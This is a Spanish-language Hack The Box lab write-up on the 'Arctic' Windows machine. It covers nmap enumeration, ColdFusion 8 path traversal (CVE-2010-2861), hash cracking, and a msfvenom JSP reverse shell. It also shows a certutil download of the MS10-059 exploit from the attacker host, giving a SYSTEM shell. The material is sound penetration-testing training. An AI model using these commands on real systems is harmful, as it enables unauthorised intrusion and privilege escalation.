



Hack The Box - Arctic	
	OS: Windows
	Nivel: Fácil
	Release: 22/03/2017
	Técnicas utilizadas
	Adobe ColdFusion 8 Exploitation (CVE-2010-2861)
	MS10-059 exploit (CVE-2010-2554)

Aviso Legal

Este documento ha sido creado con fines educativos y de investigación. El uso de la información presentada aquí para realizar acciones ilegales está estrictamente prohibido. El autor no se hace responsable de cualquier mal uso de la información proporcionada.

El uso de exploits y otras técnicas de hacking sin el consentimiento explícito del propietario del sistema es ilegal. En este caso, se utilizó varios exploit en el contexto de la plataforma HackTheBox, que proporciona un entorno seguro y legal para la práctica de habilidades de pentesting.

Por favor, utilice esta información de manera responsable.



Enumeración

La dirección IP de la máquina víctima es 10.129.25.244. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
(administrador@kali) - [~/Descargas]
$ ping -c 5 10.129.25.244
PING 10.129.25.244 (10.129.25.244) 56(84) bytes of data.
64 bytes from 10.129.25.244: icmp_seq=1 ttl=127 time=83.4 ms
64 bytes from 10.129.25.244: icmp_seq=2 ttl=127 time=52.6 ms
64 bytes from 10.129.25.244: icmp_seq=3 ttl=127 time=52.0 ms
64 bytes from 10.129.25.244: icmp_seq=4 ttl=127 time=52.9 ms
64 bytes from 10.129.25.244: icmp_seq=5 ttl=127 time=52.3 ms

--- 10.129.25.244 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4010ms
rtt min/avg/max/mdev = 52.049/58.664/83.425/12.383 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.25.244 -oN scanner_arctic** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a `--script=default`. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
# Nmap 7.94SVN scan initiated Wed Jul 24 09:41:35 2024 as: nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_arctic 10.129.25.244
Nmap scan report for 10.129.25.244
Host is up, received user-set (0.051s latency).
Scanned at 2024-07-24 09:41:35 CEST for 169s
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON      VERSION
135/tcp    open  msrpc    syn-ack ttl 127 Microsoft Windows RPC
8500/tcp   open  http     syn-ack ttl 127 JRun Web Server
|_http-title: Index of /
49154/tcp  open  msrpc    syn-ack ttl 127 Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jul 24 09:44:24 2024 -- 1 IP address (1 host up) scanned in 169.03 seconds
```

Análisis del puerto 8500 (HTTP)

Tras completar el escaneo de puertos abiertos, accedí a la página web disponible en el servidor. Esta página web permitía listar los archivos y directorios existentes en el servidor, una configuración conocida como directory listing. El directory listing es una configuración del servidor web que permite a los usuarios ver una lista de archivos y directorios en una carpeta específica del servidor, lo cual puede ser una fuente valiosa de información para un atacante.

← → × 🏠

🔒 10.129.25.244:8500/CFIDE/

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB


Google Hacking DB

OffSec


Index of /CFIDE/

Parent...	dir	03/22/17 08:52	µu
Application.cfm	1151	03/18/08 11:06	µu
adminapi/	dir	03/22/17 08:53	µu
administrator/	dir	03/22/17 08:55	µu
classes/	dir	03/22/17 08:52	µu
componentutils/	dir	03/22/17 08:52	µu
debug/	dir	03/22/17 08:52	µu
images/	dir	03/22/17 08:52	µu
install.cfm	12077	03/18/08 11:06	µu
multiservermonitor-access-policy.xml	278	03/18/08 11:07	µu
probe.cfm	30778	03/18/08 11:06	µu
scripts/	dir	03/22/17 08:52	µu
wizards/	dir	03/22/17 08:52	µu


Al acceder al directorio “administrator”, obtuve un panel de inicio de sesión de Adobe ColdFusion 8. Esta versión de ColdFusion es conocida por ser vulnerable a ataques de directory path traversal, lo que permite a un atacante acceder a archivos y directorios fuera del directorio raíz del servidor web.



Con la información obtenida anteriormente, utilicé SearchSploit para buscar exploits conocidos que pudieran aprovechar esta vulnerabilidad. SearchSploit es una herramienta que permite buscar exploits y pruebas de concepto en la base de datos de Exploit-DB.




La vulnerabilidad CVE-2010-2861 afecta a ColdFusion 9.0.1 y versiones anteriores, permitiendo la travesía de directorios (directory traversal) debido a una falla en el servicio de administración de ColdFusion. Esta vulnerabilidad se explota a través del parámetro **locale** en varios archivos dentro del directorio CFIDE/administrator/, permitiendo a un atacante acceder a archivos y directorios fuera del directorio raíz del servidor web.




La ejecución exitosa del exploit me permitió obtener un hash de contraseña del sistema. Utilicé John the Ripper, una herramienta de descifrado de contraseñas, para descifrar el hash y obtener la contraseña en texto claro.

```
(root@kali) ~ [~/home/administrador/Descargas/exploits]
john -w=/usr/share/wordlists/rockyou.txt pass_hash
Created directory: /root/.john
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
Nappyday (admin)
lg 0:00:00:00 DONE (2024-07-24 10:14) 50.00g/s 256000p/s 256000c/s 256000C/s jodie..babygrl
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed.
```

Con la contraseña descifrada, accedí a la plataforma y encontré un panel de administración de ColdFusion.



Después de acceder al panel de administración de ColdFusion, navegué a la opción “Mappings”, donde se encuentra el directorio donde se guardan los archivos que se suben al servidor.



Además, esta aplicación permite crear una tarea que posibilita la opción de subir un archivo. Para aprovechar esta funcionalidad, introduje una dirección URL que apunta a un servidor bajo mi control. Este servidor contenía un archivo malicioso diseñado para crear una consola inversa.

Debugging & Logging > Add/Edit Scheduled Task

Add/Edit Scheduled Task

Task Name

Duration Start Date End Date (optional)

Frequency ☒ One-Time at

☐ Recurring Daily at

☐ Daily every Hours Minutes Seconds

Start Time End Time

URL

User Name

Password

Timeout (sec)

Proxy Server : Port

Publish ☒ Save output to a file

File

Resolve URL ☐ Resolve internal URLs so that links remain intact

Para crear un archivo con el que pudiera obtener acceso a la máquina objetivo, utilicé msfvenom. Esta herramienta permite generar payloads maliciosos que pueden ser utilizados para obtener acceso remoto a sistemas vulnerables.

```
(root@kali)~# /home/administrador/Descargas/exploits
$ msfvenom -l payloads | grep "jsp"
java/jsp_shell_bind_tcp          Listen for a connection and spawn a command shell
java/jsp_shell_reverse_tcp       Connect back to attacker and spawn a command shell

(root@kali)~# /home/administrador/Descargas/exploits
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.16.23 LPORT=444 -o shell_reverse.jsp
Payload size: 1496 bytes
Saved as: shell_reverse.jsp

(root@kali)~# /home/administrador/Descargas/exploits
$
```

En la imagen siguiente, se puede ver que el archivo malicioso creado anteriormente se ha subido correctamente a la máquina objetivo. Ahora solo es necesario ejecutarlo manualmente para establecer una conexión de consola inversa y obtener acceso remoto al sistema.

10.129.25.244:8500/CFIDE/

Parent ..	dir	07/25/24 07:37 μμ
Application.cfm	1151	03/18/08 11:06 μμ
adminapi/	dir	03/22/17 08:53 μμ
administrator/	dir	03/22/17 08:55 μμ
classes/	dir	03/22/17 08:52 μμ
componentutils/	dir	03/22/17 08:52 μμ
debug/	dir	03/22/17 08:52 μμ
images/	dir	03/22/17 08:52 μμ
install.cfm	12077	03/18/08 11:06 μμ
multiservermonitor-access-policy.xml	278	03/18/08 11:07 μμ
probe.cfm	30778	03/18/08 11:06 μμ
reverse.jsp	1498	07/25/24 07:40 μμ
scripts/	dir	03/22/17 08:52 μμ
wizards/	dir	03/22/17 08:52 μμ

Escalada de privilegios

Al ejecutar el archivo malicioso, obtuve acceso a la máquina víctima como el usuario tolis.

```
(root@kali)~# ./home/administrador/Descargas/exploits
# rlwrap nc -nlvp 444
listening on [any] 444 ...
connect to [10.10.16.23] from (UNKNOWN) [10.129.25.244] 49447
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\ColdFusion8\runtime\bin>whoami /all
whoami /all

USER INFORMATION
-----

User Name      SID
=====
arctic\tolis S-1-5-21-2913191377-1678605233-910955532-1000
```

Al inspeccionar la información del sistema de la máquina víctima, observé que se trataba de un Windows Server 2008 R2 Standard.

```
C:\Users\tolis\Desktop>systeminfo
systeminfo

Host Name:                ARCTIC
OS Name:                  Microsoft Windows Server 2008 R2 Standard
OS Version:               6.1.7600 N/A Build 7600
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:         Windows User
Registered Organization:
Product ID:                55041-507-9857321-84451
Original Install Date:     22/3/2017, 11:09:45 ♦♦
System Boot Time:          25/7/2024, 6:35:32 ♦♦
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):               1 Processor(s) Installed.
                           [01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2595 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/11/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:              el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     6.143 MB
Available Physical Memory: 5.040 MB
Virtual Memory: Max Size:  12.285 MB
Virtual Memory: Available: 11.215 MB
Virtual Memory: In Use:    1.070 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                               Connection Name: Local Area Connection
                               DHCP Enabled:   Yes
                               DHCP Server:   10.129.0.1
                               IP address(es)
                               [01]: 10.129.25.244
```

Con la información obtenida anteriormente, utilicé una herramienta desarrollada en Python para buscar vulnerabilidades en la máquina víctima. Esta herramienta me permitió identificar que la máquina era vulnerable a la vulnerabilidad MS10-059.

```
(administrador@kali)-[~/Descargas/Windows-Exploit-Suggester-master]
└─$ python2.7 windows-exploit-suggester.py --database 2024-07-24-mssb.xls --systeminfo info
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[*] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 0 hotfix(es) against the 197 potential bulletins(s) with a database of 137 known exploits
[*] there are now 197 remaining vulns
[*] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[*] windows version identified as 'Windows 2008 R2 64-bit'
[*]
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (2778930) - Important
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
[*] http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5., PoC
[*] http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.0 Bypass (MS12-037), PoC
[*]
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Important
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (981957) - Important
[M] MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code Execution (2347290) - Critical
[E] MS10-059: Vulnerabilities in the Tracing Feature for Services Could Allow Elevation of Privilege (982799) - Important
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (981852) - Important
[M] MS10-002: Cumulative Security Update for Internet Explorer (978207) - Critical
[M] MS09-072: Cumulative Security Update for Internet Explorer (976325) - Critical
[*] done
```

La vulnerabilidad CVE-2010-2554, también conocida como MS10-059, es una vulnerabilidad en la característica de seguimiento para servicios en Microsoft Windows Vista SP1 y SP2, Windows Server 2008 Gold, SP2 y R2, y Windows 7. Esta vulnerabilidad permite a los usuarios locales elevar sus privilegios debido a listas de control de acceso (ACL) incorrectas en las claves del registro. Los vectores de ataque involucran el uso de un tubo con nombre y la suplantación de identidad, lo que permite la obtención de tokens y la manipulación de la longitud de una cadena leída del registro. Esto puede resultar en la ejecución de código con privilegios elevados.

```
C:\Users\tolis\Desktop>certutil.exe -f -urlcache -split http://10.10.16.23/Chimichurri.exe
certutil.exe -f -urlcache -split http://10.10.16.23/Chimichurri.exe
**** Online ****
000000 ...
0bf800
CertUtil: -URLCache command completed successfully.

C:\Users\tolis\Desktop>.\Chimichurri.exe
.\Chimichurri.exe
/Chimichurri/-->This exploit gives you a Local System shell <BR>/Chimichurri/-->Usage: Chimichurri.exe ipaddress port <BR>
C:\Users\tolis\Desktop>.\Chimichurri.exe 10.10.16.23 443
```

Finalmente, accedí a la máquina víctima como usuario NT AUTHORITY\SYSTEM.

```
(root@kali)-[~/home/administrador/Descargas]
└─$ rlrwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.23] from (UNKNOWN) [10.129.25.244] 49646
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\tolis\Desktop>whoami /all
whoami /all

USER INFORMATION
-----

User Name          SID
=====
nt authority\system S-1-5-18

GROUP INFORMATION
-----

Group Name          Type          SID          Attributes
=====
BUILTIN\Administrators Alias         S-1-5-32-544 Enabled by default, Enabled group, Group owner
Everyone            Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
Mandatory Label\System Mandatory Level Label         S-1-16-16384
```

Bibliografía

<https://www.cvedetails.com/cve/CVE-2010-2861/>
<https://www.cvedetails.com/cve/CVE-2010-2554/>
<https://nvd.nist.gov/vuln/detail/CVE-2010-2554>